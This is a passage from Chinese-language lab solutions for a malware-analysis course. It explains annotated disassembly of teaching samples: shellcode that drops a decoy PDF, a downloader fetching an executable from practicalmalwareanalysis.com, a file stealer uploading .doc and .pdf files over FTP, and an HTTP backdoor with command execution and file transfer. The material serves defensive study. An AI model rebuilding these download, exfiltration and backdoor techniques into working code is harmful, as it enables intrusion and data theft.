000002A6  push  dword ptr [ebx+48h] ; File 2 Offset ❷
000002A9  push  dword ptr [ebp-8] ; PDF File Handle
000002AC  call  dword ptr [ebx+20h] ; SetFilePointer
```

在代码清单19-20L中，shellcode使用与第一个文件相同的临时文件路径，但在❶处使用*bar.pdf*替换文件名。writeBufferToDisk调用使用掩码0x4a解码文件内容，并且将其写入*%TEMP%\bar.pdf*。

代码清单19-20L 读取、解码并且写入第二个嵌入的文件

```
000002AF  push  dword ptr [ebx+4Ch] ; File 2 Size
000002B2  push  dword ptr [ebp-10h] ; memory buffer
000002B5  push  dword ptr [ebp-8] ; PDF File Handle
000002B8  push  dword ptr [ebx+24h] ; ReadFile
000002BB  call  fileIoWrapper
000002C0  mov   eax, [ebp-1Ch]  ; end of Temp Path buffer
000002C3  mov   dword ptr [eax], 2E726162h ; bar. ❶
000002C9  mov   dword ptr [eax+4], 666470h ; pdf\x00
000002D0  lea   eax, [ebp-124h]
000002D6  push  eax              ; output name
000002D7  push  4Ah ;            ; xor mask
000002D9  mov   ebx, [ebp-14h]
000002DC  push  dword ptr [ebx+4Ch] ; File 2 Size
000002DF  push  dword ptr [ebp-10h] ; buffer ptr
000002E2  push  ebx              ; globals ptr
000002E3  call  writeBufferToDisk ❷
```

最后，在代码清单19-21L中，该shellcode使用ShellExecuteA打开它刚写入到*%TEMP%\bar.pdf*中的PDF文件。随后，shellcode传入命令字符串open和PDF路径，这使得系统使用已注册的应用程序打开这个指定的文件。

代码清单19-21L 打开第二个文件并退出

```
000002E8  xor   ecx, ecx
000002EA  lea   eax, [ebp-168h] ; scratch space, for ShellExecute lpOperation verb
```

```
000002F0  mov    dword ptr [eax], 6E65706Fh ; "open" ❷
000002F6  mov    byte ptr [eax+4], 0
000002FA  push   5                 ; SW_SHOWNORMAL | SW_SHOWNOACTIVATE
000002FF  push   ecx
00000300  push   ecx
00000301  lea    eax, [ebp-124h] ; output PDF filename ❸
00000307  push   eax
00000308  lea    eax, [ebp-168h] ; ptr to "open"
0000030E  push   eax
0000030F  push   ecx
00000310  call   dword ptr [ebx+38h] ; ShellExecuteA ❶
00000313 loc_313:
00000313  call   dword ptr [ebx+0Ch] ; GetCurrentProcess
00000316  push   0
0000031B  push   eax
0000031C  call   dword ptr [ebx+8] ; TerminateProcess
```

shellcode提取并打开多媒体文件中的合法文件来逃避怀疑，这种情况非常常见。实际上，当漏洞利用启动一个进程并打开一个实际文件掩盖其踪迹后，用户通常会认为程序的延迟是由于机器性能较差所致。

Lab 20-1参考解答

简短答案

1. 在 0x401040 地址处的函数并不带任何参数，但它在 ECX 中传递了一个对象索引，含义为 `this` 指针。
2. 对 `URLDownloadToFile` 函数的调用使用 *http://www.practicalmalwareanalysis.com/cpp.html* 作为 URL 参数值。
3. 这个程序从远程服务器下载文件，并把它存储到本地系统的 *C:\tempdownload.exe* 中。

详细分析过程

这个简短的实验是为了演示对`this`指针的使用。代码清单20-1L为`main`函数中的大部分指令。

代码清单20-1L　Lab 20-01.exe的main函数

```
00401006          push    4
00401008         ❶call    ??2@YAPAXI@Z     ; operator new(uint)
0040100D          add     esp, 4
00401010         ❷mov     [ebp+var_8], eax
```

```
00401013              mov     eax, [ebp+var_8]
00401016             ❸mov     [ebp+var_4], eax
00401019             ❹mov     ecx, [ebp+var_4]
0040101C              mov     dword ptr [ecx], offset aHttpWww_practi ;
                            ;0 "http://www.practicalmalwareanalysis.com"...
00401022              mov     ecx, [ebp+var_4]
00401025              call    sub_401040
```

代码清单20-1L中的这段代码以❶处的一个对new操作符的调用开始，这表明它正在创建一个对象。一个对象的引用会在EAX寄存器中返回并最终存储在❷处的var_8变量和❸处的var_4变量中。var_4变量在❹处被移到了ECX寄存器中，这预示着它将被作为函数调用的this指针传递进去。指向URL *http://www.practicalmalwareanalysis.com/*的一个指针，随后被存储在对象的开头位置，紧接着调用了sub_401040函数，如代码清单20-2L所示。

代码清单20-2L　sub_401040函数的指令清单

```
00401043              push    ecx
00401044             ❶mov     [ebp+var_4], ecx
00401047              push    0                 ; LPBINDSTATUSCALLBACK
00401049              push    0                 ; DWORD
0040104B              push    offset aCEmpdownload_e ; "c:\tempdownload.exe"
00401050             ❷mov     eax, [ebp+var_4]
00401053             ❸mov     ecx, [eax]
00401055             ❹push    ecx               ; LPCSTR
00401056              push    0                 ; LPUNKNOWN
00401058              call    URLDownloadToFileA
```

在代码清单20-2L中，我们看到ECX中的this指针在❶处被访问并存储在var_4变量中。代码的其余部分是参数被压栈，并调用URLDownloadToFileA函数的过程。为了获取将要使用的URL参数值，this指针在❷处被读取，随后在❸处访问了存储在对象中的第一个数据元素，并将其压入❹处的栈中。

回想一下，在main函数中，对象中存储的第一个元素是URL字符串*http://www.practicalmalwareanalysis.com/cpp.html*。

最后，main函数返回，程序执行完毕。

Lab 20-2参考解答

简短答案

1. 最有趣的字符串是 ftp.practicalmalwareanalysis.com 和 Home ftp client，这表明这个

程序很可能是 FTP 客户端软件。

2. 这一程序导入了函数 `FindFirstFile` 和 `FindNextFile`，这表明这个程序很可能会搜索受害主机的文件系统。而导入了函数 `InternetOpen`、`InternetConnect`、`FtpSetCurrentDirectory` 与 `FtpPutFile`，这告诉我们这一恶意代码会上传受害主机的文件到一个远程 FTP 服务器。
3. 在 0x004011D9 地址创建的对象是一个*.doc* 文件。这个对象在偏移 0x00401440 地址处有一个虚函数，它将把文件上传至远程 FTP 服务器。
4. 在 0x00401349 处的虚函数调用将调用在 0x00401380、0x00401440 或 0x00401370 处的一个虚拟函数。
5. 这一恶意代码会使用高层 API 函数连接到一个远程的 FTP 服务器，我们可以下载并建立一个本地 FTP 服务器，并将 DNS 请求重定向至这一服务器，以充分分析该恶意代码。
6. 这个程序会搜索受害主机的硬盘驱动器，并上传所有*.doc* 和*.pdf* 后缀的文件到远程 FTP 服务器上。
7. 实现虚拟函数调用的目的是让代码对不同文件类型执行不同的上传函数。

详细分析过程

首先，我们来查看这个程序的字符串列表。两个最值得关注的字符串是`Home ftp client`和`ftp.practicalmalwareanalysis.com`。接着查看导入函数代码清单，我们发现了`FtpPutFile`和`FtpSetCurrentDirectory`函数。综合起来考虑，字符串列表和导入函数强烈地显示出这个程序将要连接一个FTP服务器。

接下来，我们通过运行这个程序进行动态分析。由于看到FTP相关的字符串，我们应该在恶意代码分析机上架一个FTP服务器，并使用ApateDNS将DNS请求重定向到本地计算机。

此时我们再运行恶意代码，可以在Procmon中看到恶意代码开始从*C:*根目录打开一些目录中的文件，然后搜索每个目录和子目录。

通过procmon的输出，我们可以看到这个程序主要打开目录，而不是所有文件，并只打开有*.doc*和*.pdf*后缀名的文件。在打开*.doc*和*.pdf*文件的代码处，我们看到了对`TCPSend`和`TCPRecv`的调用，这些调用将打开到本地FTP服务器的连接。

如果你正在运行的FTP服务器拥有日志功能，你应该能够看到程序所创建的连接记录，但你不会看到任何文件被成功上传，所以让我们把这个程序加载到IDA Pro中，来看看到底是怎么回事。这个程序的`main`函数相当短，如代码清单20-3L所示。

代码清单20-3L　Lab 20-2的main函数

```
00401500              push    ebp
00401501              mov     ebp, esp
00401503              sub     esp, 198h
00401509              mov     [ebp+wVersionRequested], 202h
00401512              lea     eax, [ebp+WSAData]
00401518              push    eax             ; lpWSAData
00401519              mov     cx, [ebp+wVersionRequested]
00401520              push    ecx             ; wVersionRequested
00401521             ❶call    WSAStartup
00401526              mov     [ebp+var_4], eax
00401529              push    100h            ; namelen
0040152E             ❸push    offset name     ; name
00401533             ❷call    gethostname
00401538              push    0               ; int
0040153A              push    offset FileName ; "C:\\*"
0040153F             ❹call    sub_401000
00401544              add     esp, 8
00401547              xor     eax, eax
00401549              mov     esp, ebp
0040154B              pop     ebp
0040154C              retn    10h
```

首先，❶处的代码通过调用WSAStartup函数来初始化Win32网络功能，接下来，在❷处调用了gethostname函数，来获取受害主机的主机名。主机名会被存储在一个全局变量中，而IDA Pro中在❸处将其标识为name变量。我们将这一变量重命名为local_hostname，这样我们在后续代码中使用这一变量时可以识别出它。

然后，代码在❹处调用sub_401000函数，这将执行这一恶意代码样本的剩余部分。通过检查sub_401000函数，我们看到它调用了FindFirstFile函数，并进入一个循环，其中调用了FindNextFile函数，以及对自身函数的递归调用。你可以识别出这种模式应该是在进行文件系统的搜索。

在循环体中，我们也看到了很多字符串操作函数（strcat、strlen、strncmp等等），仔细分析将会发现程序到底在搜索什么。其中一个strncmp函数调用将操纵字符串与*.doc*进行比较，如果文件名以*.doc*后缀结尾，代码清单20-4L的代码将会被执行。

代码清单20-4L　发现文件以.doc结尾时创建对象的代码

```
004011D9              push    8
004011DB              call    ??2@YAPAXI@Z    ; operator new(uint)
004011E0              add     esp, 4
004011E3             ❶mov     [ebp+var_15C], eax
004011E9              cmp     [ebp+var_15C], 0
```

```
004011F0            jz      short loc_401218
004011F2            mov     edx, [ebp+var_15C]
004011F8           ❷mov     dword ptr [edx], offset off_4060E0
004011FE            mov     eax, [ebp+var_15C]
00401204           ❸mov     dword ptr [eax], offset off_4060DC
0040120A            mov     ecx, [ebp+var_15C]
00401210            mov     [ebp+var_170], ecx
00401216            jmp     short loc_401222
```

这段代码创建了一个新的对象来表示所发现的*.doc*后缀名文件。代码首先调用new操作符来创建一个对象，然后开始初始化对象，对象存储在❶处的var_15变量中，在❷和❸处的两条指令将虚函数表写入对象的起始偏移处。在❷处的第一条指令对我们来说是毫无作用的，因为它会被在❸处的第二条指令所覆盖。

我们知道off_4060DC处是一个虚函数表，因为在通过new操作符创建对象之后它马上被写入对象中，如果我们仔细查看off_4060DC的偏移位置，可以发现它保存了一个指向sub_401440地址的函数指针。我们将这一函数标识为docObject_Func1，在这个函数被调用时再来分析它。

如果文件名并没有以*.doc*后缀结束，那么代码会继续检查文件是否以*.pdf*后缀结束，如果是这样，它创建一个不同类型的对象，而在偏移0x4060D8位置有一个不同的虚函数表。一旦这个pdf文件对象被创建，代码将跳转至0x4012B1，然后再执行到0x40132F，这和doc对象被创建之后所执行的位置是一样的。如果文件名不是以*.pdf*或者*.doc*后缀结尾，代码会创建一个其他类型的对象来表示所有其他的文件类型。

通过跟踪所有代码路径覆盖的跳转，我们看到代码将对象指针移入var_148变量中，然后执行代码清单20-5L中的代码片段。

代码清单20-5L 虚函数调用

```
0040132F            mov     ecx, [ebp+var_148]
00401335            mov     edx, [ebp+var_4]
00401338            mov     [ecx+4], edx
0040133B            mov     eax, [ebp+var_148]
00401341            mov     edx, [eax]
00401343            mov     ecx, [ebp+var_148]
00401349            call    dword ptr [edx]
```

这段代码引用了存储在var_148变量中的对象，然后调用它在虚函数表中的第一个函数指针。这段代码无论是对于*.pdf*文件对象还是.doc文件对象，都是相同的，但对于其他类型对象则是不同的。

我们前面看到的代码会创建三种不同的对象：

- *.pdf*对象，称为pdfObject，这个对象在虚函数表中的第一个函数地址为0x4060D8。
- *.doc*对象，称为docObject，这个对象在虚函数表中的第一个函数地址为0x4060DC。

- 其他类型对象，称为`otherObject`，这个对象在虚函数表中的第一个函数地址为0x4060E0。

我们将首先检查对pdf对象调用的函数。我们导航到在0x4060D8处的虚函数表，并发现被调用的函数起始地址为0x401380。我们可以看到它调用了`InternetOpen`函数来初始化互联网连接，然后调用`InternetConnect`函数建立起一个到*ftp.practicalmalwareanalysis.com*的FTP连接。然后，看到它改变FTP当前路径至*pdfs*目录，并开始上传文件到远程服务器。现在，我们可以将这一函数重命名为`pdfObject_UploadFile`。我们也查看了`docObject`中的函数，可以看到它几乎执行了同样的步骤，唯一不同的是改变FTP当前路径至*docs*目录。

最后，我们来看看`otherObject`的虚函数表，找到`otherObject`位于0x401370地址的上传函数，不过这个函数几乎不做任何事情。

由此，我们可以得出这样的结论：这一恶意代码只上传*.doc*和*.pdf*文件。

该恶意代码作者实现了用虚函数来使这段代码修改或扩展时更加容易，为了添加对不同文件类型的支持，作者只需要简单地实现一个新的对象并修改对象创建后的相关代码即可。

为了测试这个样本，我们在FTP服务器上添加*docs*目录和*pdfs*目录，并允许对这两个目录的匿名写访问。当我们重新运行恶意代码样本时，可以看到它把受害主机上的每个*.doc*和*.pdf*文件上传至这两个目录中，并使用受害主的主机名和一个ID数字命名每一个文件。

Lab 20-3参考解答

简短答案

1. 几个看起来像是错误消息的字符串（`Error sending Http post`，`Error sending Http get`，`Error reading response`，等等）告诉我们，这个程序将会使用 HTTP `GET` 和 `POST` 命令。我们也看到 HTML 路径（`/srv.html`，`/put.html` 等），这暗示着这个恶意代码尝试打开一些文件。
2. 几个 `WS2_32` 中的导入函数告诉我们，这个程序会在网络上进行通信。`CreateProcess` 导入函数表明，这个程序可能会启动另一个进程。
3. 在 0x4036F0 地址调用的函数除了一个字符串外，不带任何参数，但 ECX 寄存器中包含了对象的 `this` 指针。我们知道包含这一函数的对象是一个异常对象，因为这个对象在后面被用于 `CxxThrowException` 函数的一个参数。通过上下文环境我们可以得知 0x4036F0 地址的函数初始化了一个异常对象，而异常对象中存储了一个字符串来描述到底引发了何种异常。
4. Switch 表的 6 个条目实现了 6 种不同的后门命令：NOOP、睡觉、执行一个程序、下载文件、上传一个文件，以及调查受害主机。
5. 该程序实现了一个后门，它使用 HTTP 作为命令通道，并具备启动程序、下载或上传文件，以及收集受害主机信息的能力。

详细分析过程

我们查看程序的字符串列表，可以看到有几个看起来像是错误的消息，如代码清单20-6L所示。

代码清单20-6L Lab20-03.exe裁剪后的字符串列表

```
Encoding Args Error
Beacon response Error
Caught exception during pollstatus: %s
Polling error
Arg parsing error
Error uploading file
Error downloading file
Error conducting machine survey
Create Process Failed
Failed to gather victim information
Config error
Caught exception in main: %s
Socket Connection Error
Host lookup failed.
Send Data Error
Error reading response
Error sending Http get
Error sending Http post
```

这些错误信息为了解程序功能提供了极好的洞察力。它们可以告诉我们恶意代码可能执行以下操作：

- 使用HTTP POST和GET命令
- 发送信号至远程机器
- 由于某种原因而轮询远程服务器（往往是获取执行命令）
- 上传文件
- 下载文件
- 创建其他进程
- 进行主机调查

仅仅通过这些字符串中反映的信息，我们就可以猜到，这个程序是一个后门程序，使用HTTP GET和POST命令来构建控制与命令通道。它似乎支持上传文件、下载文件、创建新进程，以及调查受害主机等功能。

当我们在IDA Pro中打开该程序时可以看到它的main函数调用了0x403BE0地址的一个函数，然后返回。在0x403BE0地址的函数包含了主程序流程，所以我们将它称为main2。它首先通过new操作

符创建一个新对象，然后调用新对象的一个方法，将config.dat作为函数的参数，如代码清单20-7L所示。

代码清单20-7L 在main2函数中一个对象被创建和使用

```
00403C03          push   30h
00403C05          mov    [ebp+var_4], ebx
00403C08         ❶call   ??2@YAPAXI@Z    ; operator new(uint)
00403C0D         ❷mov    ecx, eax
00403C0F          add    esp, 4
00403C12          mov    [ebp+var_14], ecx
00403C15          cmp    ecx, ebx
00403C17          mov    byte ptr [ebp+var_4], 1
00403C1B          jz     short loc_403C2B
00403C1D          push   offset FileName ; "config.dat"
00403C22         ❸call   sub_401EE0
00403C27          mov    esi, eax
```

IDA Pro在❶处标识出了new操作符，并在寄存器EAX中返回了一个指向新对象的指针，在❷处对象指针被移入ECX寄存器，并在❸处被用作函数调用的this指针。这告诉我们sub_401EE0函数是在❶处创建对象所属类的一个成员函数，从现在开始，我们称这个对象为firstObject。代码清单20-8L显示了它是如何在sub_401EE0函数中被使用的。

代码清单20-8L firstObject对象上第一个被调用的函数

```
00401EF7         ❶mov    esi, ecx
00401EF9          push   194h
00401EFE         ❷call   ??2@YAPAXI@Z    ; operator new(uint)
00401F03          add    esp, 4
00401F06          mov    [esp+14h+var_10], eax
00401F0A          test   eax, eax
00401F0C          mov    [esp+14h+var_4], 0
00401F14          jz     short loc_401F24
00401F16          mov    ecx, [esp+14h+arg_0]
00401F1A          push   ecx
00401F1B          mov    ecx, eax
00401F1D         ❸call   sub_403180
```

sub_401EE0函数首先将指向firstObject的指针存储到❶处的ESI寄存器，然后在❷处创建另一个新对象，我们称之为secondObject。然后在❸处调用secondObject对象的一个函数。我们需要在确定出这些对象的目的之前继续分析，因此我们现在来查看sub_403180函数，如代码清单20-9L所示。

代码清单20-9L 创建并抛出一个异常

```
00403199        push    offset FileName ; "config.dat"
0040319E        mov     dword ptr [esi], offset off_41015C
004031A4        mov     byte ptr [esi+18Ch], 4Eh
004031AB       ❶call    ds:CreateFileA
004031B1        mov     edi, eax
004031B3        cmp     edi, 0FFFFFFFFh
004031B6       ❷jnz     short loc_4031D5
004031B8        push    offset aConfigError ; "Config error"
004031BD       ❹lea     ecx, [esp+0BCh+var_AC]
004031C1       ❸call    sub_4036F0
004031C6        lea     eax, [esp+0B8h+var_AC]
004031CA        push    offset unk_411560
004031CF       ❺push    eax
004031D0        call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```

基于对CreateFileA函数的调用以config.dat为文件名，我们猜测这个函数从磁盘读取配置文件，于是我们将其重命名为setupConfig。代码清单20-9L中的代码尝试打开❶处的*config.dat*文件，如果胚子文件被成功打开，将会进行一个跳转，代码清单20-9L中的剩余代码都会被跳过，如❷所示。如果文件没有打开成功，我们看到的Config error字符串将作为参数传递到在0x4036F0位置的函数❸处。

在0x4036F0地址的函数需要字符串作为参数，但也使用ECX寄存器作为this指针。使用this指针的对象引用❹处被存储在栈上的var_AC变量。随后，我们看到该对象传递给❺处CxxThrowException函数，这告诉我们，0x4036F0位置的函数是异常对象的一个成员函数。基于sub_4036F0函数被调用的上下文环境，我们可以假设这个函数在使用Config error字符串来初始化一个异常。

识别出一个带着错误字符串参数的函数调用后面紧随一个CxxThrowException函数调用的代码模式很重要，因为这个程序中充斥着大量类似的代码。每当我们看到这种模式，就可以确定这个函数在初始化一个异常，从而不需要浪费时间来分析这些函数。

如果继续分析0x403180位置的函数，我们会发现它从配置文件config.dat中读取数据，然后存储在secondObject中。现在，我们可以得出结论，secondObject是一个用来存储和读取配置信息的对象，于是我们将它重新命名为configObject。

现在我们回到sub_401EE0函数，来看看是否可以更好地确定firstObject是如何被使用的。在创建configObject对象之后，sub_401EE0函数在firstObject对象中存储了一系列的信息，如代码清单20-10L所示。

代码清单20-10L 被存储在firstObject对象中的数据

```
00401F2A    mov    [esi], eax
00401F2C    mov    dword ptr [esi+10h], offset aIndex_html ; "/index.html"
00401F33    mov    dword ptr [esi+14h], offset aInfo_html ; "/info.html"
00401F3A    mov    dword ptr [esi+18h], offset aResponse_html ; "/response.html"
00401F41    mov    dword ptr [esi+1Ch], offset aGet_html ; "/get.html"
00401F48    mov    dword ptr [esi+20h], offset aPut_html ; "/put.html"
00401F4F    mov    dword ptr [esi+24h], offset aSrv_html ; "/srv.html"
00401F56    mov    dword ptr [esi+28h], 544F4349h
00401F5D    mov    dword ptr [esi+2Ch], 41534744h
00401F64    mov    eax, esi
```

首先，eax被存储在firstObject对象中，而此前eax中是一个指向configObject的指针。接下来，我们看到了一系列的硬编码URL路径，以及两个硬编码的整数，然后函数返回了一个指向firstObject的指针。我们仍然不能完全确定firstObject到底是用来干什么的，但它似乎存储了程序的所有全局数据，因此，我们现在将它重命名为globalDataObject对象，直到找到更多信息来给它一个更确切的名字。

现在我们已经完成了main2调用的第一个函数的分析工作，我们确定出它从一个文件加载配置信息，然后初始化一个对象，并存储程序的全局数据。在完成第一个函数调用的分析后，我们返回至main2函数中，而main2函数中的剩余部分代码如代码清单20-11L所示。

代码清单20-11L main2函数中的信号与接收命令

```
00403C2D              ❶mov    ecx, esi
00403C2F               mov    byte ptr [ebp+var_4], bl
00403C32               call   sub_401F80
00403C37               mov    edi, ds:Sleep
00403C3D loc_403C3D:
00403C3D               mov    eax, [esi]
00403C3F               mov    eax, [eax+190h]
00403C45               lea    eax, [eax+eax*4]
00403C48               lea    eax, [eax+eax*4]
00403C4B               lea    ecx, [eax+eax*4]
00403C4E               shl    ecx, 2
00403C51               push   ecx             ; dwMilliseconds
00403C52               call   edi ; Sleep
00403C54              ❷mov    ecx, esi
00403C56               call   loc_402410
00403C5B               inc    ebx
00403C5C               jmp    short loc_403C3D
```

我们可以从中看到这个函数在循环体之外调用了sub_401F80函数，然后它在一个无限循环中调用了sub_402410函数和Sleep函数。以我们通过字符串对程序的了解，我们可以猜测出sub_401F80

函数向远程主机发送信号，而sub_402410函数则从远程服务器获取命令。我们把这两个函数分别重命名为maybe_beacon和maybe_poll。我们看到maybe_beacon和maybe_poll函数都在ECX寄存器中传递了我们的globalDataObject（如❶和❷所示），而且它们都是我们所称的globalDataObject的成员函数。基于这样的实现，我们将对象重命名为mainObject。

首先，我们先来分析maybe_beacon函数，可以看到它创建另一个新对象，并调用sub_403D50函数，如代码清单20-12L所示。

代码清单20-12L　在maybe_beacon函数中的第一次调用

```
00401FC8        mov   ❶eax, [esi]
00401FCA        mov   ❷edx, [eax+144h]
00401FD0        add   ❸eax, 104h
00401FD5        push    edx          ; hostshort
00401FD6        push    eax          ; char *
00401FD7        call    sub_403D50
```

我们看到IDA Pro已经标记了sub_403D50函数的一些参数，因为IDA Pro知道它们随后将作为导入函数的特定参数。其中最有价值的就是hostshort，它告诉我们它将作为一个网络函数htons的参数。这些参数的值取自我们存储在ESI寄存器中的mainObject对象。

我们看到，ESI寄存器在❶处被解引用，以获得指向configObject的指针，而这存储在mainObject的0偏移量位置。接下来在❷处，hostshort变量被传递至configObject偏移量+144位置，并且char *存储在❸处configObject偏移量0x248（0x104 + 0x144）位置。这种间接引用在C++程序中是常见的。在C程序中，这些变量会被存储为全局变量，而它们的偏移量可以很轻易地被IDA Pro标记和跟踪，但在C++程序中，它们以对象偏移这种更难追踪的形式保存。

为了确定将被压入堆栈的数据，我们需要回去分析初始化configObject的函数，查看到底是什么被存储在0x144和0x248偏移量上。在实践中，使用动态分析更易于确定出这些值，但由于无法访问命令与控制服务器，你可能需要重新回到configObject对象。

我们看到sub_403D50函数调用了htons、socket和connect函数，来建立起到远程套接字的连接。而maybe_beacon接着调用了sub_402FF0函数，其中包括了代码清单20-13L中的指令。

代码清单20-13L　受害主机调查函数的开始部分指令

```
0040301C   call   ds:GetComputerNameA
00403022   test   eax, eax
00403024   jnz    short loc_403043
00403026   push   offset aErrorConductin ; "Error conducting machine survey"
0040302B   lea    ecx, [esp+40h+var_1C]
```

```
0040302F    call    sub_403910
00403034    lea     eax, [esp+3Ch+var_1C]
00403038    push    offset unk_411150
0040303D    push    eax
0040303E    call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```

从这段代码中，我们看到这个函数正在试图获得计算机的主机名。如果它无法得到这一信息，就会抛出一个异常，报告错误信息“Error conducting machine survey.”，这就告诉我们这个函数正在调查受害者的主机。

sub_402FF0函数的剩余部分代码显示恶意代码在收集额外的受害主机信息。现在，我们可以重新命名sub_402FF0函数为surveyVictim，并继续进行分析。

接下来，我们分析maybe_beacon函数调用的函数，也就是sub_404ED0。从错误信息中，我们可以看到sub_404ED0函数在对远程服务器进行一次HTTP POST请求。然后maybe_beacon调用了sub_404B10函数，从错误信息显示这个函数是在检查信号的响应消息。不用进入到细节，我们就可以得知maybe_beacon函数实际上确实是一个信号发送函数，并期待从远程服务器得到一个特定的响应，来使程序继续运行。

我们回到main2函数，检查maybe_poll（0x402410）函数。我们看到它首先调用了sub_403D50函数，这是我们之前分析过的，知道它是用来初始化命令和控制服务器的网络连接。然后maybe_poll函数调用了sub_404CF0，并发送了一个HTTP GET请求，以便从远程服务器获取信息。接下来我们看到两个代码块，当响应不符合特定格式标准时它们会引发异常。

之后，我们看到了拥有6个选项的switch语句，如代码清单20-14L所示。

代码清单20-14L　在maybe_poll函数里的switch语句

```
0040251F                mov     al, [esi+4]
00402522                add     eax, -61h          ; switch 6 cases
00402525                cmp     eax, 5
00402528                ja      short loc_40257D ; default
0040252A                jmp     ds:off_4025C8[eax*4] ; switch jump
```

用于决定switch的值被存储在[esi+4]位置。这个值随后被存储到EAX寄存器，并减去了0x61。如果计算得出的值不小于5，那么将不进行任何的switch跳转。这确保了值处于0x61和0x66之间（表示ASCII字符a到f）。0x61小于这个值于是它被用作switch语句表中的偏移。IDA Pro已经识别并标记出了该switch语句表。

我们单击off_4025C8偏移地址，它会带我们到等待我们做进一步分析的6个可能的选择位置。我们将它们标记为case_1至case_6，然后逐一进行分析。

- case_1调用delete运算符，然后立即返回而实际上不做任何事情。我们将这个选择重命名为case_doNothing。

- case_2调用atoi函数，将一个字符串转换为数字，调用sleep函数后便返回。我们将它重命名为case_sleep。
- case_3做了一次字符串解析，然后调用了CreateProcess函数。我们将它重命名为case_ExecuteCommand。
- case_4调用了CreateFile函数，并将从命令和控制服务器获取到的HTTP响应写到了磁盘上，我们将它重命名为case_downloadFile。
- case_5也调用CreateFile函数，但它使用HTTP POST命令，将从文件读取的数据上传至远程服务器。我们将其重命名为case_uploadFile。
- case_6调用了GetComputerName、GetUserName、GetVersionEx和GetDefaultLCID函数，这些函数一起对受害者主机进行调查，然后将结果发送回命令和控制服务器。

总的来说，我们分析的是一个后门程序，它读取配置文件，从而确定命令和控制服务器，发送控制信号至远程命令和控制服务器，并根据服务器端不同的响应，实现了几个不同的后门功能。

Lab 21-1参考解答

简短答案

1. 当你运行这个程序却没带任何参数，它会立即退出。
2. main 函数位于 0x00000001400010C0 处。你可以通过寻找接受一个整数与两个指针作为输入参数的函数调用定位 main 函数。
3. 字符串 ocl.exe 存储在栈中。
4. 为了不修改可执行程序的文件名就能让这个程序运行有效载荷，你需要修补在 0x0000000140001213 处的 jump 指令，将其替换为 NOP 指令。
5. 可执行文件的名字会通过调用在 0x0000000140001205 位置的 strncmp 函数与字符串 jzm.exe 进行比较。
6. 在 0x00000001400013C8 地址的函数只需要一个参数，其中包含了创建的远程主机套接字。
7. 调用 CreateProcess 函数需要 10 个参数。我们无法从 IDA Pro 的列表中获取这些参数，因为我们不能区分存储在栈上与用于函数调用的变量，但这个函数在 MSDN 中拥有使用文档，始终需要 10 个参数。

详细分析过程

当我们试图运行这个程序进行动态分析时，它会立即退出，所以我们打开这个程序，并尝试找到main函数。（如果你拥有最新版本的IDA Pro，你无须做这步；但如果你的IDA Pro是旧版本，你可能需要手动找出main函数。）

我们从0x0000000140001750位置开始分析，而这是PE头部中的入口点，如代码清单21-1L所示。

代码清单21-1L　Lab21-01.exe的入口点

```
0000000140001750        sub     rsp, 28h
0000000140001754        call    sub_140002FE4 ❶
0000000140001759        add     rsp, 28h
000000014000175D        jmp     sub_1400015D8 ❷
```

我们知道main函数接受三个参数：argc、argv和envp，此外我们还知道argc是一个32位整数值，而argv和envp是64位值。因为❶处的函数调用并不接受任何参数，所以我们知道它不会是main函数。我们快速检查了这个函数，可以看出它仅仅调用了从其他DLL文件中导入的函数，所以我们现在知道对main函数的调用肯定在位置❷处的jmp指令之后。

我们跟踪这个jump指令，并往下搜索接受三个参数的函数，我们略过了一些不接受参数的函数调用，最终找到了main函数，如代码清单21-2L所示。这个函数调用需要三个参数，第一个是在❶处的32位int整数值，两个紧随的参数分别在❷处和❸处，都是64位指针。

代码清单21-2L　Lab21-01.exe的main函数调用

```
00000001400016F3        mov     r8, cs:qword_14000B468 ❸
00000001400016FA        mov     cs:qword_14000B470, r8
0000000140001701        mov     rdx, cs:qword_14000B458 ❷
0000000140001708        mov     ecx, cs:dword_14000B454 ❶
000000014000170E        call    sub_1400010C0
```

现在，我们可以转移至main函数，在main函数的起始，我们看到了大量数据被移动至栈上，包括在代码清单21-3L中显示的数据。

代码清单21-3L　IDA Pro未识别的被加载到栈上的ASCII字符串

```
0000000140001150        mov     byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157        mov     [rbp+250h+var_170], 2E6C636Fh
0000000140001161        mov     [rbp+250h+var_16C], 657865h
```

你应该立即注意到被移动到栈上的数字是一些ASCII字符。值0x2e是个句号（.），而十六进制值以3、4、5和6开始的大多是字母。在IDA Pro中单击鼠标右键选择这些数字，选择表示方式，然后在每一行上按R键来改变显示。在改变显示使得IDA Pro能够正确地标记ASCII字符之后，这段代码应

该看起来像代码清单21-4L显示的那样。

代码清单21-4L 代码清单21-3L通过IDA Pro正确标记ASCII字符之后的显示

```
0000000140001150        mov     byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157        mov     [rbp+250h+var_170], '.lco'
0000000140001161        mov     [rbp+250h+var_16C], 'exe'
```

这个视图告诉我们代码正在将字符串ocl.exe存储到栈上。（请记住，x86和x64汇编都是小端字节序的，所以当以32位数字来表示ASCII数据的时候，字符会被颠倒方向保存。）这三个mov指令连接起来，将表示ocl.exe的字节存储到了栈上。

回想一下，除非可执行文件名称为*ocl.exe*，否则Lab09-02.exe将不能正常运行。这时，我们尝试将文件重命名为*ocl.exe*，然后运行它，但它仍然不工作，所以我们仍然需要继续在IDA Pro中分析代码。

当我们继续分析时，我们可以看到代码调用了strrchr函数，就像在Lab9-2中一样，来获得可执行文件的文件名，而不包含前面的目录路径。然后我们看到了一个编码函数，代码清单21-5L中显示了编码函数的部分代码。

代码清单21-5L 编码函数

```
00000001400011B8        mov     eax, 4EC4EC4Fh
00000001400011BD        sub     cl, 61h
00000001400011C0        movsx   ecx, cl
00000001400011C3        imul    ecx, ecx
00000001400011C6        sub     ecx, 5
00000001400011C9        imul    ecx
00000001400011CB        sar     edx, 3
00000001400011CE        mov     eax, edx
00000001400011D0        shr     eax, 1Fh
00000001400011D3        add     edx, eax
00000001400011D5        imul    edx, 1Ah
00000001400011D8        sub     ecx, edx
```

这个编码函数看起来非常烦琐且难以分析，所以我们只做一个标记，然后继续看它对编码后的字符串是如何处理的。我们向下滚动代码，直到发现一个对strncmp函数的调用，如代码清单21-6L所示。

代码清单21-6L 比较文件名与编码后的字符串，并选择其中一个代码段

```
00000001400011F4        lea     rdx, [r11+1]      ; char *
00000001400011F8        lea     rcx, [rbp+250h+var_170] ; char *
00000001400011FF        mov     r8d, 104h         ; size_t
0000000140001205        call    strncmp
000000014000120A        test    eax, eax
```

```
